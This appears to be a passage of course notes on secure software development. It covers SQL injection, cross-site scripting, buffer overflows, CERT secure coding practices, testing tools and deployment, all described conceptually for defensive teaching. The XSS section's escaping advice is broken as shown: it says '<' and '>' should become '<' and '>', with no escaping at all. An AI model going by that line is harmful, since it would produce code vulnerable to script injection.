There are some excellent examples from early 2008, using widespread attacks on web applications vulnerable to SQL injection. SQL injection exploits vulnerability in an application to modify contents of the site's database. These particular attacks are slightly different in that they insert JavaScript code into database tables; when a user visits one of these web sites, the resulting page includes this script code. The script attempts to exploit several different client-side vulnerabilities on the user's system, compromising it if they haven't updated *all* of the software targeted by the script. By attacking hundreds of thousands of otherwise trusted web sites, the attackers have been able to amplify their attack to hit a vast number of client systems.

Many targeted attacks will use a chain of vulnerabilities to achieve their ends. In this case, the desired result could be new members in a bot-net, used to send spam email, target other systems or capture banking information.

2.2.4 Mitigation by Modifying Design

There are a number of possible design changes which would help to reduce the frequency of incidents such as the previous example.

On the server side of the equation, the design of the web applications affected must perform validation of their input. This is one of the highest rated issues on the Open Web Application Security Project (OWASP) "Top Ten" list for web application vulnerabilities. At some point, each of the programs in the previous SQL injection example has accepted outside input, causing the application to change contents in its database. Besides feeding malicious script to web browsers, the same server-side attack could just as easily make any modification permitted to that database user ID. Careful processing to validate input would prevent execution of these database commands. When the same application goes to read data from the database, it should also be performing a conversion step on the strings it retrieves, to prevent their being interpreted by the browser as script commands. If they had been doing so, the result would be to show these characters to the user, rather than cause their browser to execute the script code.

On the client's systems, there would be similar design changes to address each of the vulnerabilities exploited by the scripts. Each has been patched after the respective vulnerability was found, but will still be a problem for any system which hasn't caught up to date with all patches. In each case, there are likely to be design choices which could have prevented the client vulnerabilities from existing in the first place. More validation of input is probably first on the list, followed by a restriction in the abilities of the affected client software.

2.3 Secure Code

The practice of software development is expressed in code, so it is in code where the bugs and vulnerabilities will arise. Clear, well-written code will be easier to understand and maintain, regardless of the language or underlying operating system. Programming languages differ in security-related features or problems. Still, common themes do apply. For excellent material on how vulnerabilities can exist in program code, please see references such as "*The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities*", listed at the end of this section.

To discuss the effects of insecure code, consider some problems which are relatively common.

Cross-Site Scripting (known as XSS) takes place when a web site does not properly sanitize input it receives before sending it back out to the same or another user. The data coming back in the page will include HTML tags or JavaScript code, changing the page or causing the user's browser to execute the script code. Script code will have access to the entire page and its response contents, including headers which contain session cookies or other sensitive information such as credentials. If the script can send this to an attacker, the XSS attack has succeeded in stealing information from the browser's user. Even non-persistent XSS may be a hazard, where the text is echoed back to the original user, for instance in a web form or error message. This may seem fairly innocuous, in that the user is getting data back which they themselves submitted. The problem may arise when the added code is embedded in a link which the user was tricked into following, resulting in their browser performing some action without knowledge of the user.

Cross site scripting attacks may also be persistent, in that they end up stored as part of a web site's content, and played back for many users. One of the better known attacks was the Samy virus, which was spread on Myspace.com in October, 2005. This attack targeted users who were logged into Myspace, displaying a string on the user's profile. When they followed the link, the embedded script caused them to send a friend request to the author with the user's credentials, as well as adding the text to profiles of the victim's friends. In less than a day, this attack had hit over a million users of the Myspace site.

It is not too difficult to prevent XSS attacks, but requires the diligence to filter the input from any client request, prior to storing or using that input. Mostly, this means changing certain characters into their metacharacter equivalents. For instance, "<", and ">" should become "<" and ">" respectively. A number of other punctuation characters should be treated similarly, and care must be taken to correctly handle alternative encodings such as Unicode which may be used to bypass some of the simple filters.

Buffer overflows are another common attack, in which a program accepts input larger than the location in which it is to be stored. The longer input overwrites part of the program itself in memory, and supplies program code which the original is tricked into executing. By doing so, the attacker can cause execution of whatever payload they find useful. This new code will run with the user ID and access rights of the old program, on that system. This may grant the attacker a shell from which to control the system, sniff network traffic or launch further attacks on the victim's network.

Buffer overflows are prevented first by proper input validation, ensuring that no input is accepted which is too long for the destination variable. Some programming languages such as Java also have reduced vulnerability to this sort of attack. Other mechanisms exist to prevent the attack at an operating system level. Randomization of memory space keeps an attacker from knowing the memory layout needed to exploit a problem. Kernel-enforced non-executable stack pages are part of a number of projects such as PaX, aimed at hardening operating systems against attack. These interfere with the mechanism used in the attack to keep the system from executing user-supplied data as code.

CERT's "Top 10 Secure Coding Practices" provides an excellent, language-neutral focus:

1. **Validate input**

   Validate input from all data sources. Proper input validation can eliminate the vast majority of software vulnerabilities. Be particularly suspicious of external data sources, including command line arguments, network interfaces, environmental variables, and user controlled files [Seacord 05].

2. **Heed compiler warnings**

   Compile code using the highest warning level available for your compiler and eliminate warnings by modifying the code [C MSC00-A, C++ MSC00-A].

3. **Architect and design for security policies**

   Create a software architecture and design your software to implement and enforce security policies. For example, if your system requires different privileges at different times, consider dividing the system into distinct intercommunicating subsystems, each with an appropriate privilege set.

4. **Keep it simple**

   Keep the design as simple and small as possible [Saltzer 74, Saltzer 75]. Complex designs increase the likelihood that errors will be made in their implementation, configuration, and use. The effort required to achieve an appropriate level of assurance increases dramatically as security mechanisms become more complex.

5. **Default deny**

   Base access decisions on permission rather than exclusion. This means that, by default, access is denied and the protection scheme identifies conditions under which access is permitted [Saltzer 74, Saltzer 75].

6. **Adhere to the principle of least privilege**

   Every process should execute with the the least set of privileges necessary to complete the job. Any elevated permission should be held for a minimum time. This approach reduces the opportunities an attacker has to execute arbitrary code with elevated privileges [Saltzer 74, Saltzer 75]. Many systems apply what is known as privilege separation; most operations are run with few access rights, switching to higher-level rights for specific tasks. Similarly, web servers will often be started as the root user in order to open a low-numbered port, but switch right after that step. This allows the web server to run mostly with limited rights, so that damage is restricted if a vulnerability is exploited.

7. **Sanitize data sent to other systems**

   Sanitize all data passed to complex subsystems [C STR02-A] such as command shells, relational databases, and commercial off-the-shelf (COTS) components. Attackers may be able to invoke unused functionality in these components through the use of SQL, command, or other injection attacks. This is not necessarily an input validation problem because the complex subsystem being invoked does not understand the context in which the call is made. Because the calling process understands the context, it is responsible for sanitizing the data before invoking the subsystem.

8. **Practice defense in depth**

   Manage risk with multiple defensive strategies, so that if one layer of defense turns out to be inadequate, another layer of defense can prevent a security flaw from becoming an exploitable vulnerability and/or limit the consequences of a successful exploit. For example, combining secure programming techniques with secure runtime environments should reduce the likelihood that vulnerabilities remaining in the code at deployment time can be exploited in the operational environment [Seacord 05].

9. **Use effective quality assurance techniques**

   Good quality assurance techniques can be effective in identifying and eliminating vulnerabilities. Penetration testing, fuzz testing, and source code audits should all be incorporated as part of an effective quality assurance program. Independent security reviews can lead to more secure systems. External reviewers bring an independent perspective; for example, in identifying and correcting invalid assumptions [Seacord 05].

10. **Adopt a secure coding standard**

    Develop and/or apply a secure coding standard for your target development language and platform.

Beside restricting the data accepted by an application, it is also important to deny useful information to an attacker. The users of a web application need only know that something has happened to prevent processing their request. They do not need to know what specific programs or infrastructure was used to implement the application, the code involved, or whether it was specifically the user ID or password which was incorrect for their login. Such options may be useful during development, but must be disabled before deployment into production.

Software development processes help with application security, by applying suitable checks and balances at an early stage.

- Code reviews and walk-throughs ensure that another, often senior developer has had a chance to understand and correct new code before it becomes an established part of a program.

- Source code analysis tools assist by pointing out potential problems in code, based on static analysis.

- Development frameworks often provide other tools such as debuggers, which allow the developer to step through code as it runs. This can help find issues which were not readily apparent from reading the code.

- Proper source control processes establish what changes have been applied to a code base. This assists in providing audit capabilities and the ability to back out changes when problems arise in the code.

2.4 Testing

Testing is a vital component of the development process, in that it ensures that the end result matches the original requirements. Several forms exist, each with its own focus and end result.

2.4.1 Security of Related Components

For the application to be secure, components on which it depends must hold up to the same level of security. For many applications, this will take the form of pieces such as:

- Operating systems

- Databases

- Web and application servers

- Supporting libraries and code frameworks

Tracking down known issues should be mostly straightforward, using public vulnerability databases to identify problems with specific software versions. Testing is required to verify functionality on systems as close as possible to those used in production. These same systems can stand in for security testing of the end product, as well as for verifying and evaluating solutions to new problems when they are discovered.

2.4.2 Roles and Types of Testing

Unit testing is performed by developers, often using test cases which are predefined and run via a test framework on a regular basis. Such testing verifies that the code performs the functions as specified. When new edge cases are discovered, new test cases are added to the framework to cover the problem and its intended solution.

Integration testing involves the entire team, in that all parts of the program and its supporting infrastructure are tested together. This sort of testing is done to ensure that all components continue to work well together. For instance, an application may have been developed using a particular operating system, web server or database. When adding support for a different component, or new version of one already used, integration testing will be done before the new piece is officially supported and used in production.

Testing against requirements will typically involve a few different groups, such as in internal QA or BA department, or User Acceptance Testing (UAT) by a client's team. Internal QA will generally review the application for how well it supports the specification, prior to publishing or releasing to a client. The UAT process is similar, but done before the client accepts the application from the vendor. Clear specifications are very important here, as differing interpretations will cause many problems between vendor and client. Again, a strong design, and client acceptance of that design for custom development, will save time and money over "making it work" later on.

Load testing primarily addresses the availability of the application, by applying a simulated load to understand how it behaves under the stress of many users. Performance bottlenecks are often not apparent until its components are subjected to heavy load; by doing so early in the development process, challenges may be understood and addressed prior to production deployment. There may also be vulnerabilities which are not obvious until stressed by a high load, so it is useful to test for correct behaviour under all usage scenarios.

2.4.3 Testing Components and Tools

Testing Strategy—Testing requires planning, in the sense that there will not generally be time and resources to cover every possible item. Find a balance between cost and risk, by emphasizing the most important aspects of the program.

Testing Scenarios—Starting from the strategy, plan out general scenarios to flesh it out. Tests are expected to cover "normal" or expected inputs and situations, as well as any anticipated problems which may arise. For example, integer inputs should be tested with minimum and maximum values, zero and negative values. Code which expects a string of a given size should be tested with empty strings, strings much longer than usual, and those which contain characters which are not part of the normally-expected content.

Testing Scripts—At a more granular level, manual or automated scripts are used to specify the test details so that they may be conducted in a repeatable fashion.

Regression Tests—By using the scripted testing, verify that changes made have not broken currently existing functionality. This includes previously fixed security vulnerabilities, which may inadvertently have become new vulnerabilities.

Security Analysis Tools

Many tools are available to analyze the code and behaviour of a program in order to find vulnerabilities.

- Static Analysis Tool (white box/glass box):
    - Applies a set of rules to the code and attempts to deduce flaws without actually executing the program.
    - Able to analyze all paths within a code base.
    - Limited to compile-time analysis—certain run-time behaviour, either data dependent or environment dependent, will not be visible to a static analyzer.
    - Coverity Prevent and Fortify are examples of tools for C, C++ and Java.
- Fault-injection can be used to inject artificial faults into the system in order to understand fault behaviour of the application. VirtualWire is a tool for network-based fault injection.
- Fuzzers provide random, mutated and valid input to the application, testing a wider set of potential inputs than can be accomplished through manual testing. One variation is the fuzzing of database input and content, essentially checking the validation of the database and the application which uses it. WebScarab is a web proxy tool from OWASP which includes fuzzing capabilities. Many such programs exist for studying different protocols, browsers, file formats and web applications.
- Dynamic execution or black box tools are used to analyse the running program during execution. While they have only the externally-visible information to present, they are able to exercise flaws which are dependent on supplied data or the running environment.
- Newer, hybrid tools such as SPI Dynamics' DevInspect combine white and black box functionality by examining source code for problems, then checking if they are exploitable.

2.4.4 Secure Deployment

Deployment of an application requires the same care to security as the original design and development.

- Offer a secure mode of installation. Documentation of recommended procedures for installations by operations staff is also important.
- Disable all default accounts at the end of installation
- Follow recommended best practices for the platform used, such as use of strong passwords and password rotation for administrative accounts.
- Offer configurable auditing and logging levels
- Document the application to enable maintenance.
    - Application installation
    - Configuration settings
    - Backup and recovery procedures

2.4.5 Security Maintenance

Maintenance is a required part of the software development life cycle, and should follow the same processes as the original development.

- All secure software development processes are applicable for maintenance releases of code.
- Make sure that maintenance engineers fully understand the design and architecture of the entire product, or they will inadvertently introduce security vulnerabilities.
- Continued monitoring of deployed environments, including host-based change detection, intrusion detection and prevention (IDS/IPS), unified threat management (UTM).
- Change control processes for source code and configuration management.
- Regular updates and patches as required for the operating system and application dependencies.

Section 2.0 Incorporation of Security into the SDLC
Further Reference/Reading Materials:

Microsoft Security Development LifeCycle (SDL)

http://www.microsoft.com/sdl

Director of Central Intelligence Direcive 6/3
http://www.fas.org/irp/offdocs/DCID_6-3_20Policy.htm

Open Web Application Security Project (OWASP) Top Ten
http://www.owasp.org

Web Application Security Consortium (WASC) Threat Classification
http://www.webappsec.org 24 categories (expanded version of OWASP's list)

STRIDE
http://msdn2.microsoft.com/en-us/library/ms954176.aspx

Threat Modeling links
http://msdn2.microsoft.com/en-ca/security/aa570411.aspx

DREAD
http://msdn2.microsoft.com/en-us/library/aa302419.aspx

Analysis of Web Application Worms and Viruses
http://h71028.www7.hp.com/enterprise/downloads/
billyhoffman-web_appworms_viruses.pdf

Application Error Handling
http://h71028.www7.hp.com/ERC/cache/571018-0-0-0-121.html&ERL=true

Application Security: Making Software More Secure, Forrester, Forrester Research, 2006

The Importance of Application Classification in Secure Application Development, Rohit Sethi

The Art of Software Security Assessment: Identifying and Preventing Software Vulnerabilities. Boston, MA: Addison-Wesley, 2006

Whittaker and Thompson, How To Break Software Security, Addison-Wesley, 2004

http://www.securitydocs.com/Application_Security

Fun history on hacking:
https://www.sans.org/webcasts/

Blueprint security tests based on programming language:
http://www.sans-ssi.org

ISF Report on "Securing Business Applications" August 2006

GRSecurity (of which PaX is a part) contains many useful security kernel patches for Linux:
http://www.grsecurity.net/

3.0 Barriers to Adoption

In conjunction with lecture material, this section will provide students with an awareness and understanding of:

- Objections to incorporating security practices into the SDLC
- Success factors for obtaining stakeholder buy-in

The primary objections to implementing application security measures as part of the SDLC are the extra initial costs and little perceived short-term advantage. The processes add extra complexity, which may seem overwhelming to a new company already struggling to impose order upon chaos. Security may be sacrificed on occasion for apparent performance reasons.

To obtain buy-in to adopt secure development methods, data and application classification are important to achieve balance between risk and security requirements. The business area defines what the risk level and risk tolerances are, allowing effort to be spent where it is most important.

Stakeholder buy-in involves several factors to be successful:

- The application security policies must align with the overall risk posture within the organization.
- Application security should be applied throughout the SDLC.
- A risk-oriented approach identifies assets to protect, and acts accordingly. Security is not treated as an end in itself, but rather a means to an end.
- The process of defining application security is a guideline; gaps in capabilities will occur, so flexibility is key. Exceptions will need to be made in some cases, but will need to be informed decisions based on risk appetite.
- Because it is a process rather than a final destination, application security requires regular review and analysis. It is not a final target which is complete and over with at the end.
- Security training and awareness must be established, as technical controls are ineffective if an authorized user gives out the wrong information.
- Industry best practices should be used as a reference in building one's own policy framework. Microsoft's Trustworthy Computing Initiative is one example. Others include the NIST guide for security consideration for information systems development, and the U.S. Department of Justice guide for the systems development life cycle.

Section 3.0 Barriers to Adoption
Further Reference/Reading Materials:

Trustworthy Computing White Paper
http://www.microsoft.com/mscorp/twc/twc_whitepaper.mspx

NIST Security Considerations in the Information System Development Life Cycle
http://www.itl.nist.gov/lab/bulletns/bltndec03.htm

U.S. Department of Justice Systems Development Life Cycle
http://www.usdoj.gov/jmd/irm/lifecycle/table.htm